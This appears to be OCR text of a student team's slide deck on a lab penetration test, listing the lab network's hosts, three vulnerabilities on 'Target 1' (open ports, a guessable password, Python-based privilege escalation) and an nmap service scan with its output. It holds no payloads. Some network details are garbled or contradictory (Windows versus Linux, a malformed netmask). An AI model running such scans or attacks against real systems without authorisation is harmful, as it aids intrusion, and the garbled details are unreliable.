Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Martina, Matt, Stephen, Tarek

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

- ***Capstone*** *(192.168.1.105)*
- ***ELK*** *(192.168.1.100)*
- ***Kali*** *(192.168.1.90)*
- ***Target 1*** *(192.168.1.110)*

02

Exploits Used


- **Nmap port scan**
- **Weak Password**
- **Privilege Escalation**

03

Methods Used to Avoid Detection

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.00/24
Netmask: 255.255.25.0
aGateway: 192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elastic Stack (ELK)

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.110
OS: Windows
Hostname: Target 1
Target Machine

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Nmap Port Scan	ICMP pings are allowed, and multiple ports are left open.	Port 22 can be used to gain access to server.
Weak Password	Weak passwords were used for these user accounts. We were able to guess a user password within a minute without even using a hacking tool.	Such weak passwords compromise the entire system. With a couple of guesses, we were able to log into a user account with access to the MySQL server's password and password hashes on that server.
Privilege Escalation	A bug in the Python version used allowed us to gain root access on a user account without sudo privileges.	We were able to gain root access. From there, we have free reign on the network. Almost anything could be exfiltrated and/or uploaded.

Exploits Used

Exploitation: Nmap Port Scan

- Nmap was used to perform a service scan.
- We were able to discover five open ports on the network.
- Attacker can find which devices are running on the specific network, discovering open ports and services and exploiting vulnerabilities.


nmap -sV 192.168.1.110



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-22 18:31 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds
root@Kali:~# 
```

